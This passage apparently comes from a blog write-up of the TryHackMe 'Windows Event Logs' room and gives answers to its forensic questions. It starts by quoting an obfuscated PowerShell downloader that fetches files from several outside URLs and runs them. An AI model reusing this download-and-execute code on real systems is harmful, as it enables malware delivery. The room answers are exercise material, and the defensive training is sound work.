('l'+'S/')+('*ht'+'tp'+'s:/')+('/re'+'al')+'e'+'s'+('tate'+'a')+('gen'+'t')+'te'+('am.co'+'m')+'/'+('163/Q'+'T')+'d'+
('/'+'*ht'+'tps:')+'//'+('w'+'www.')+('ri'+'dd')+('hi'+'display.'+'c'+'o')+'m/'+'r'+'id'+'d'+('hi'+'/1pKY/'+'*htt')+'p'+
(':'+'//')+('radi'+'osu'+'bmit.com/'+'sear')+('ch_'+'tes'+'t')+'/'+'p'+('/*'+'h')+('ttp'+':/')+'/'+('res'+'e')+'ar'+('ch'+'c')
+'he'+'m'+('plu'+'s.'+'c')+('om/w'+'p-')+('a'+'dmin')+'/1'+('OC'+'C')+'/'+('*http:'+'/')+('/s'+'zymo')+('ns'+'zyp')
+'er'+('sk'+'i')+('.'+'pl/a')+'ss'+('ets/'+'p')+'k/')."S`Plit"([char]42);$Zxnbryr=(('Dp'+'z9')+'4'+'a6');foreach($Mqku5a2 in
$lwmfahs){try{$Z8i525z."d`OWN`load`FIlE"($Mqku5a2, $Fdkhtf_);$Lt8bjj7=('Ln'+('wp'+'ag')+'m');If ((.('Get-I'+'t'+'em')
$Fdkhtf_)."le`NgTH" -ge 28315) {cp (gcm calc).path $Fdkhtf_ -Force; .('Invo'+'ke'+'-Item')($Fdkhtf_);$Nfgrgu9=
(('Qj6'+'bs')+'x'+'n');break;$D7ypgo1=('Bv'+('e'+'bc')+'k0')}}catch{}}$Gmk6zmk=(('Z2x'+'aaj')+'0')

ScriptBlock ID: fdd51159-9602-40cb-839d-c31039ebbc3a
Path:
```

Log Name: Microsoft-Windows-PowerShell/Operational

```
Answer: $Va5w3n8
```

7.6 What is the Date and Time this attack took place? (MM/DD/YYYY H:MM:SS [AM/PM])

```
Answer: 8/25/2020 10:09:28 PM
```

7.7 What is the Execution Process ID?

Found in the XML part of the event

Answer: 6620

7.8 What is the Group Security ID of the group she enumerated?

First, we need to find the even ID. After some google

[Windows Security Log Event ID 4799 – A security-enabled local group membership was enumerated (ultimatewindowssecurity.com)]

We filter on EventID 4799

The answer is de SID of the security group administrators

7.9 What is the event ID?

We already found the ID, Which indicates there must be an alternate path to find this. Porbably scan for enumerated


```
Answer: 4799
```

This concludes the room Windows event logs on Tryhackme

‹ Spring4Shell: CVE-2022-22965 on Tryhackme


Sysinternals on Tryhackme ›

You may also like



MISP on Tryhackme

Spring4Shell: CVE-2022-22965 on Tryhackme



Sysinternals on Tryhackme


Top 5 Must Do Courses

1. Web application security for absolute beginners
2. Ethical Hacking Offensive Penetration Testing OSCP Prep
3. TOTAL: CompTIA PenTest+ (Ethical Hacking) + 2 FREE Tests.
4. Learn Python & Ethical Hacking From Scratch
5. Python Ethical Hacking MASTERCLASS: Zero to Mastery


Recent Posts

- MISP on Tryhackme
- Spring4Shell: CVE-2022-22965 on Tryhackme
- Windows Event Logs on Tryhackme
- Sysinternals on Tryhackme
- Love – HackTheBox Writeup

Most Popular Post



Linux Fundamentals Part 3



ToolsRus on Tryhackme

Introduction to Django on Tryhackme

Introduction to OWASP ZAP

Sign Up

Signup today for free and be the first to get notified on new updates.

* indicates required

Email Address *

SUBSCRIBE

Follow Me

𝕏 f

Tags

Burpsuite Capture the flag

Hacking Active Directory

HackTheBox Beginners track Metasploit

Offline Attack Password recovery Python

My Other Sites

Best Redbubble shop
IT Blogger
The Home Automation Blog

Tryhackme Cyber Defense Path

Tryhackme Jr Penetration Tester Path

Tryhackme Offensive Pentesting Path

Tryhackme Web Fundamentals Path

Web application hacking